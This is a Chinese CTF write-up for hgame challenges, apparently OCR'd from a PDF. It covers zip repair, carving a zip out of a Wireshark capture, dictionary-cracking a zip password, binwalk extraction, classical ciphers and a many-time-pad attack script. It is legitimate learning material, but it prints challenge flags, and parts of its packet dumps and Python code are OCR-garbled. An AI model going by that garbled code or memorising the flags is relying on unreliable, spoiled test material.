
然后就可以得到flag了

hgame{My_vi0Let_tyFewRier}


Broken Chest




打开失败, 那么就去FlexHex里看看咯




发现了一个密码,然后这个文件头也不对,应该是"PK",把它改好,然后把前面的0000也删了



保存, 打开, 输上刚刚的密码



得到一个flag.txt



得到flag

Try

这道题真的超好玩XD

首先下载到的是.pcapng,起初我还以为这是一个类似于png的文件[笑哭]

然而他其实是 Wireshark 文件啦

正好手头有一个便携版,那就打开看看咯

```
74 Echo (ping) request id=0x0001, seq=4/1024, ttl=64 (reqly in 8)
74 Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 7)
74 Echo (ping) request id=0x0001, seq=5/1280, ttl=64 (reqly in 10)
74 Echo (ping) reqly id=0x0001, seq=5/1280, ttl=64 (reqly in 12)
74 Echo (ping) reply id=0x0001, seq=6/1536, ttl=64 (reply in 12)
74 Echo (ping) reply id=0x0001, seq=6/1536, ttl=64 (request in 11)
 7 15 443294 192 168 61 1
                                                                            192.168.61.129 ICMP
  8 15.444521 192.168.61.129
9 16.449430 192.168.61.1
                                                                            192.168.61.1 ICMP
192.168.61.129 ICMP
10 16.449633 192.168.61.129
                                                                             192 168 61 1
                                                                                                           TCMP
11 17.453825 192.168.61.1
12 17.454040 192.168.61.129
                                                                              192.168.61.129 ICMP
                                                                                                                                 74 Echo (ping) reply id=0x0001, seq=6/1536, ttl=64 (request in 11)
42 Who has 192.168.61.129? Tell 192.168.61.1
60 192.168.61.129 is at 00:0c:29:a8:dc:21
66 4940 + 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
66 80 + 4940 [SYN], ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
54 4940 + 80 [ACK] Seq=1 Ack=1 Win=525568 Len=0
436 GET / HTTP/1.1
68 80 + 4940 fACK] Seq=1 Ack=292 Win=2920 Len=0
                                                                              192.168.61.1
                                                                                                             ICMP
                                                                            Vmware_a8:dc:21 ARP
Vmware_c0:00:01 ARP
192.168.61.129 TCP
13 19.102728 Vmware_c0:00:01
14 19.103096 Vmware_a8:dc:21
15 28.951632 192.168.61.1
16 28.951879 192.168.61.129
                                                                             192.168.61.1
                                                                                                           TCP
17 28.951979 192.168.61.1
18 28.952330 192.168.61.1
                                                                             192.168.61.129 TCP
192.168.61.129 HTTP
                                                                                                                                    60 80 → 4940 [ACK] Seg=1 Ack=383 Win=30336 Len=0
19 28.952489 192.168.61.129
                                                                            192.168.61.1
                                                                                                            TCP
20 28.956491 192.168.61.1 192.168.6
21 28.957128 fe80::e5e5:267a:6c5f:d9eb ff02::1:3
                                                                                                                                   92 Name query NB WPAD<00>
84 Standard query 0xef47 A wpad
                                                                              192.168.61.255 NBNS
                                                                           b ff02::1:3 LLMNR
224.0.0.252 LLMNR
22 28.957291 192.168.61.1
                                                                                                                                     64 Standard query 0xef47 A wpad
                                                                                                                               1514 [TCP segment of a reassembled PDU]
1514 [TCP segment of a reassembled PDU]
54 4940 → 80 [ACK] Seq=383 Ack=2921 Win=525568 Len=0
23 29 035375 192 168 61 129
                                                                            192 168 61 1 TCP
24 29.035481 192.168.61.129
25 29.035562 192.168.61.1
                                                                              192.168.61.129 TCP
26 29.035585 192.168.61.129
                                                                             192.168.61.1 HTTP
                                                                                                                                 514 HTTP/1.1 200 OK (text/html)
```

粗略扫了一下, 感觉就是两个IP之间的通信, 然后...然后我就看到了这个——

1	141 40.000020 172.100.01.127	192.100.01.1	1014 [ICR Segment of a reassembled PDO]
	142 40.685708 192.168.61.129	192.168.61.1 HTTP	964 HTTP/1.1 200 OK (application/zip)
	143 40 685793 192 168 61 1	192 168 61 129 TCP	54 4945 → 80 [ΔCK] Seg=390 Δck=87051 Win=525568 Len=0

它下了一个zip! 那就跟一下TCP流

```
GET /dec.zip HTTP/1.1
Host: 192.168.61.129
 Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
HTTP/1.1 200 OK
Date: Thu, 24 Jan 2019 04:35:16 GMT
Server: Apache/2.4.37 (Debian)
Last-Modified: Thu, 24 Jan 2019 04:32:28 GMT
ETag: "152e3-5802cb2b287eb"
Accept-Ranges: bytes
Content-Length: 86755
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/zip
PK......d8N.....dec/PK...
   ...c8N...*Q..*Q. dec/open-it.zipPK.....c8N...P.v]...1.jpg..{.2.q....36.8....20i`.rX=.f.H...H..?.ic."3...<6T.S.;.-
..v!K...;B../...5h.
8r5.9...M...R..-..x|7.....1.M...V......K.S...
$.PM!...+D..*...i.?.V.)D
.T-1(fHx...v.@.}...m|v7.U..N&......T <..[7.k...}6.1|...Z.K.."..k..^:1.3 H...n../`t..C.r...i+w.f..E.0...n.E.....PbZ^1....|
R:u.....b...;...F....U...._.n2..S1.v,...V.N...Y.s.gd......J
M.J.YW.S...|UM...|35.K.VG.T..$K.8.-@.3.%.N

#.gb`.....a.Su...aA_,.a.: M...9....

J...S_#Q!?`.n...{-.u.:...xy.12.QmH.m. ..X..M&...z.

J...S.#\L.o..F...7.Z.|...d.X....8..N+9....*b....4.5.od.xhm..>c.A..PJ...S...!.KB./.

7....;.u0.Y|...A..K.J0.m..].Z../{.%....5..6v...?....I

$b..08..Tm..1.v.}...HP.'8.T...0rJ%...v].>...f.Cq.<.4.\:N....pXho[.7 .w...Z..[.|aNw.t..U...#S45H..6NM.Pau....". * ..2."*...
6w.14 .0....S.
  ...u.....E.X.y...Ke....<7..b|.vST.9..oV.;is.....-V.\.p..;..A...^..9..E..h.t.61Y..-'.j./I......Woh.{..:
1Y. H`. G3......R. a...d..o.....t.7.`.../.x.P08p...n...s..I,.....E._b....Qg...0!|..&.
9.`.x.T)kf.I...]~.
                                                                                                         ....}...h7...^.S.8...z..%.)&....G....6....b.+}
1 寒戸端 分類, 60 期条数 分類, 1 turn(s)
```

整个zip的文件都在这里噢。选择就收的这一段

ba55932aa69dbb54ec1/6/65dc8a+aa+a2314dd1e1dd2338c+ac95/630952+e80+5c01ba5/+b9/ea940+8
fa465f8228256b0fffc15cc76c1803523f28dcc77c7f280a850c4326c8ea7ebac820e6a2dec0a430bea58
1f7dc3333/7aa0880ba8ba0a57af3f/11fcbdf3a10cdc/d8855f2dca65/fdddcb67ffad82765191ba2a2328

0 客户端 分组, 60 服务器 分组, 0 turn(s).

192.168.61.129:80 → 192.168.61.1:4945 (87 kB) ▼

显示数据为 原始数据 ▼

查找:

然后save as .zip。然而它把头也保存进去了,用FlexHex删了就好啦

解压得到一个新的压缩包和一个提示密码的txt




23333, 这不禁让我想到了初中的时候因为没有支付宝啥的不能购买【学习资料】然后只能用字典爆破压缩包密码的 沧桑岁月XD

啥都不说了,又见到老朋友了



这个密码比较长,所以肯定不能小写字母大写字母全上啦,一般还是先试纯数字,但是这个软件又不能前面有"hgame"然后只试数字,那就只能自定义字典了。自定成——"hgame0123456789"

然后竟然几秒就出来了, 开心



and这个剩余时间有点假,纯数字很快的 pimg

然后得到一张图片。。。



试了一下Stegsolve没用

那就Flexhex打开看一下好了



结尾是.zip的结尾,说明里面有.zip咯

那就binwalk一下

```
danis@ubuntu:~$ binwalk ./1.jpg

DECIMAL HEXADECIMAL DESCRIPTION

0 0x0 JPEG image data, JFIF standard 1.01

79837 0x137DD Zip archive data, at least v2.0 to extract, compressed size: 9447, uncompressed size: 12178, name: 1.docx 89408 0x15D40 End of Zip archive
```

看到两个段,一个是ipeg段,另一个是.zip段

起始位置结束位置都有了, 那就FlexHex剪一下就好咯



然后解压,得到一个空白的word



那就。。。继续binwalk

```
danis@ubuntu:~$ binwalk ./1.docx
                                                                              HEXADECIMAL
                                                                                                                                                                             DESCRIPTION
DECTMAI
                                                                                                                                                                          Zip archive data, at least v2.0 to extract, compressed size: 346, uncompressed size: 1312, name: [Content_Types].xml
Zip archive data, at least v2.0 to extract, compressed size: 239, uncompressed size: 590, name: _rels/.rels
Zip archive data, at least v2.0 to extract, compressed size: 244, uncompressed size: 817, name: word/_rels/document.xml.rels
Zip archive data, at least v2.0 to extract, compressed size: 830, uncompressed size: 3055, name: word/document.xml
Zip archive data, at least v2.0 to extract, compressed size: 1761, uncompressed size: 8398, name: word/theme/theme/lxml
Zip archive data, at least v2.0 to extract, compressed size: 1206, uncompressed size: 3231, name: word/fontTable.xml
Zip archive data, at least v2.0 to extract, compressed size: 501, uncompressed size: 1444, name: word/fontTable.xml
Zip archive data, at least v2.0 to extract, compressed size: 295, uncompressed size: 655, name: word/webSettings.xml
Zip archive data, at least v2.0 to extract, compressed size: 381, uncompressed size: 773, name: docProps/app.xml
Zip archive data, at least v2.0 to extract, compressed size: 381, uncompressed size: 29131, name: word/sstyles.xml
Zip archive data, at least v2.0 to extract, compressed size: 2917, uncompressed size: 29131, name: word/sstyles.xml
Zip archive data, at least v2.0 to extract, compressed size: 2917, uncompressed size: 29131, name: word/sstyles.xml
915
                                                                                0x393
2281
                                                                                 0x8E9
                                                                                 0xC56
0x136A
  3158
 4970
  6223
                                                                                 0x184F
 7117
                                                                                 0x1BCE
    7797
 8489
12156
                                                                                                                                                                             Zip archive data, at
End of Zip archive
```

发现从头到尾全是.zip。。。。所以是一只披了羊皮的 img

直接把后缀改为.zip。又得到一个压缩包




嗷,查了一下xml,发现有价值的可能是word文件夹中的document.xml

打开发现看不懂

```
- <w:body>
  - <w:p w14:paraId="21366764" w14:textId="5B397D1E" w:rsidR="005C0554" w:rsidRPr="004066DE" w:rsidRDefault="00A54AE2">
     - <w:rPr>
        <w:vanish />
       </w:rPr>
     </w:pPr>
     <w:bookmarkStart w:id="0" w:name="_GoBack" />
   - <w:r w:rsidRPr="004066DE">
     - <w:rPr>
         <w:vanish />
       </w:rPr>
       <w:t>hgame</w:t>
     </w:r>
   - <w:r w:rsidRPr="004066DF">
     - <w:rPr>
         <w:rFonts w:hint="eastAsia" />
         <w:vanish />
       </w:rPr>
       <w:t>{</w:t>
     </w:r>
   - <w:r w:rsidRPr="004066DE">
     - <w:rPr>
         <w:vanish />
       </w:rPro
       <w:t>59d28413e36019861498e823f3f41406</w:t>
   - <w:r w:rsidRPr="004066DE">
     - <w:rPr>
         <w:rEonts w:hint="eastAsia" />
```

百度了一下发现这玩意儿有在线解析器



这道题做完以后都忘记最早在干嘛了,写wp的时候又重新做了一遍,以后做题的时候得记得截图嗷


CRYPTO

Mix

摩斯电码,那就先转一下



得到一串数字,第一眼感觉是16进制的ASCII码,那就试一试



得到了一串很违和的类似flag的东西,因为它有{},第一个想法就是栅栏密码,因此试一下

栅栏密码

tKs moyDqk{bQf40e}


输入每栏的字符数(100内的整数且必须是字符总数的因数)

加密↓

暴力解密↓

2字一栏: tsmyq{Q4eK_oDkbf0} 3字一栏: t_ykQ0KmD{fesoqb4} 6字一栏: tyQKDfsq4_k0m{eob} 9字一栏: tkK{sb_Qmfo4y0Deq}

感觉这个第一个很像flag的形式,开头hgame对吧 然后我手试了一下发现前面这几个可以 -0x0c 得到 hgame 那就是凯撒咯



欸这个凯撒有毛病, 把应该大写的改成大写就完事了

得到flag

perfect_secrecy!

去网上搜了一下OTP==下了一个解OTP的脚本

```
#!/usr/bin/python
\#\# OTP - Recovering the private key from a set of messages that were encrypted \#\# the
same private key (Many time pad attack) - crypto100-many_time_secret @ alexctf 2017
# Original code by jwomers: https://github.com/Jwomers/many-time-pad-
attack/blob/master/attack.py)
import string
import collections
import sets, sys
# 11 unknown ciphertexts (in hex format), all encrpyted with the same key
d1='daaa4b4e8c996dc786889cd63bc4df4d1e7dc6f3f0b7a0b61ad48811f6f7c9bfabd7083c53ba54'
d2='c5a342468c8c7a88999a9dd623c0cc4b0f7c829acaf8f3ac13c78300b3b1c7a3ef8e193840bb'
d3='dda342458c897a8285df879e3285ce511e7c8d9afff9b7ff15de8a16b394c7bdab920e7946a05e9941d83
08e'
d4='d9b05b4cd5ce7c8f938bd39e24d0df191d7694dfeaf8bfbb56e28900e1b8dff1bb985c2d5aa154'
d5='d9aa4b00c88b7fc79d99d38223c08d54146b88d3f0f0f38c03df8d52f0bfc1bda3d7133712a55e9948c32
d6='c4b60e46c9827cc79e9698936bd1c55c5b6e87c8f0febdb856fe8052e4bfc9a5efbe5c3f57ad4b9944de3
4'
```

```
d7='d9aa5700da817f94d29e81936bc4c1555b7b94d5f5f2bdff37df8252ffbecfb9bbd7152a12bc4fc00ad72
29090'
d8='c4e24645cd9c28939a86d3982ac8c819086989d1fbf9f39e18d5c601fbb6dab4ef9e12795bbc549959d92
d9='d9aa4b598c80698a97df879e2ec08d5b1e7f89c8fbb7beba56f0c619fdb2c4bdef8313795fa149dc0ad42
d10='cce25d48d98a6c8280df909926c0de19143983c8befab6ff21d99f52e4b2daa5ef83143647e854d60ad5
269c87'
d11='d9aa4b598c85668885df9d993f85e419107783cdbee3bbba1391b11afcf7c3bfaa805c2d5aad42995ede
2cdd82977244'
d12='e1ad40478c82678995df809e2ac9c119323994cffbb7a7b713d4c626fcb888b5aa920c354be853d60ac5
2691991
d13='c4ac0e53c98d7a8286df84936bc8c84d5b50889aedfebfba18d28352daf7cfa3a6920a3c'
d14='d9aa4f548c9a609ed297969739d18d5a146c8adebef1bcad11d49252c7bfd1f1bc87152b5bbc07dd4fd2
26948397'
d15='c4a40e698c9d6088879397d626c0c84d5b6d8edffbb792b902d49452ffbec6b6ef8e193840'
d16='c5ad5900df8667929e9bd3bf6bc2df5c1e6dc6cef6f2b6ff21d8921ab3a4c1bdaa991f3c12a949dd0ac5
d17='c2967e7fc59d57899d8bac852ac3c866127fb9d7f1e5b68002d9871cccb8c6b2aa'
ciphers=[d1,d2,d3,d4,d5,d6,d7,d8,d9,d10,d11,d12,d13,d14,d15,d16,d17]
\#ciphers = [c1, c2, c3, c4, c5, c6, c7, c8, c9, c10, c11]
# The target ciphertext we want to crack
#target_cipher = "0529242a631234122d2b36697f13272c207f2021283a6b0c7908"
# XORs two string
def strxor(a, b):
                      # xor two strings (trims the longer input)
    return "".join([chr(ord(x) \land ord(y)) for (x, y) in zip(a, b)])
#def strxor(a, b):
   return "".join(hex(x \land y)[2:].zfill(2) for (x, y) in zip(a, b))
def target_fix(target_cipher):
    # To store the final key
    final_key = [None]*150
    # To store the positions we know are broken
    known_key_positions = set()
    # For each ciphertext
    for current_index, ciphertext in enumerate(ciphers):
        counter = collections.Counter()
        # for each other ciphertext
        for index, ciphertext2 in enumerate(ciphers):
            if current_index != index: # don't xor a ciphertext with itself
                for indexOfChar, char in enumerate(strxor(ciphertext.decode('hex'),
ciphertext2.decode('hex'))): # Xor the two ciphertexts
                    # If a character in the xored result is a alphanumeric character, it
means there was probably a space character in one of the plaintexts (we don't know which
one)
                    if char in string.printable and char.isalpha(): counter[indexOfChar]
+= 1 # Increment the counter at this index
        knownSpaceIndexes = []
```

```
# Loop through all positions where a space character was possible in the
current_index cipher
        for ind, val in counter.items():
            # If a space was found at least 7 times at this index out of the 9 possible
XORS, then the space character was likely from the current_index cipher!
            if val >= 7: knownSpaceIndexes.append(ind)
        #print knownSpaceIndexes # Shows all the positions where we now know the key!
        # Now Xor the current_index with spaces, and at the knownSpaceIndexes positions
we get the key back!
        xor_with_spaces = strxor(ciphertext.decode('hex'),' '*150)
        for index in knownSpaceIndexes:
            # Store the key's value at the correct position
            final_key[index] = xor_with_spaces[index].encode('hex')
            # Record that we known the key at this position
            known_key_positions.add(index)
    # Construct a hex key from the currently known key, adding in '00' hex chars where we
do not know (to make a complete hex string)
    final_key_hex = ''.join([val if val is not None else '00' for val in final_key])
    # Xor the currently known key with the target cipher
    output = strxor(target_cipher.decode('hex'), final_key_hex.decode('hex'))
    print "Fix this sentence:"
    print ''.join([char if index in known_key_positions else '*' for index, char in
enumerate(output)])+"\n"
    # WAIT.. MANUAL STEP HERE
    # This output are printing a * if that character is not known yet
    # fix the missing characters like this: "Let*M**k*ow if *o{*a" = "cure, Let Me know
if you a"
    # if is too hard, change the target_cipher to another one and try again
    # and we have our key to fix the entire text!
    #sys.exit(0) #comment and continue if u got a good key
    target_plaintext = "hgame{"
    print "Fixed:"
    print target_plaintext+"\n"
    key = strxor(target_cipher.decode('hex'),target_plaintext)
    print "Decrypted msg:"
    for cipher in ciphers:
        print strxor(cipher.decode('hex'),key)
    print "\nPrivate key recovered: "+key+"\n"
for i in ciphers:
    target_fix(i)
```

```
hgame{
Decrypted msg:
w`s#6d
hiz+6a
piz(6t
tzc!o3
t`smrv
i|6+s
t`om`|
i(~(wa
t`s46}
a(e%cw
t`s46x
Lax*6
if6>sp
t`w96a
in686
hgame{
o\F 10 12
Private key recovered: **8m**
Fix this sentence:
*TP_ s_not_safe_if_more_tha _once
Fixed:
hgame{
Decrypted msg:
p[T]
```

中间这几个字符是我自己瞎填的,结果就ok了 得到flag

Base全家

这么大的文件加上这个题目,猜出来是多重编码了,自己试了一下硬算时间太长了 搜了一下python竟然还有try-except这种好东西

```
from base64 import *
result = {
    '16':lambda x :b16decode(x),
    '32':lambda x :b32decode(x).
    ^{\prime}64':lambda x :b64decode(x),
}
flag = open('/home/danis/enc.txt','r')
#flag = open('/home/danis/111.txt','r')
flag_content = flag.read()
# print flag_content
num = ('16', '32', '64')
for i in range(22):
    for k in num:
        try:
            flag_content = result[k](flag_content)
            if flag_content:
                print flag_content
                break
            else:
                continue
        except:
            pass
with open("final_flag.txt","wb") as final_flag:
    final_flag.write(flag_content)
    print flag_content
```

这个当然不是我这个菜鸡写的

最后算出来乱码

但是我注意到倒数第三行这个字串前面有"base58"

就试着把这个用base58解码了

─ Base58编码 ————————————————————————————————————						
在线base58編码、在线base58解码、base58解码、base58解码、base58check						
2BAia2VqXcHi9Lc5kfQZBPialEmZHGEudM5JvDPREPmS3CxxpB8BnC						
模式 BASE58_STRING (字符 ▼ 字符集 utf8(unicode编码) ▼						
编码解码						
新电子						
hgame {40ca78cde14458da697066eb4cc7daf6}						

嘻嘻嘻

超级感谢出题的学长们,让以前就做过几道Re,其它什么都不知道的我也能在这次比赛有很爽的体验

学到了超多的东西!!!

尤其感谢薯片姐姐!!!!!!

超有耐心的!

唯有认认真真写一份wp来感谢辛苦出题的学长们了(" '▽' ")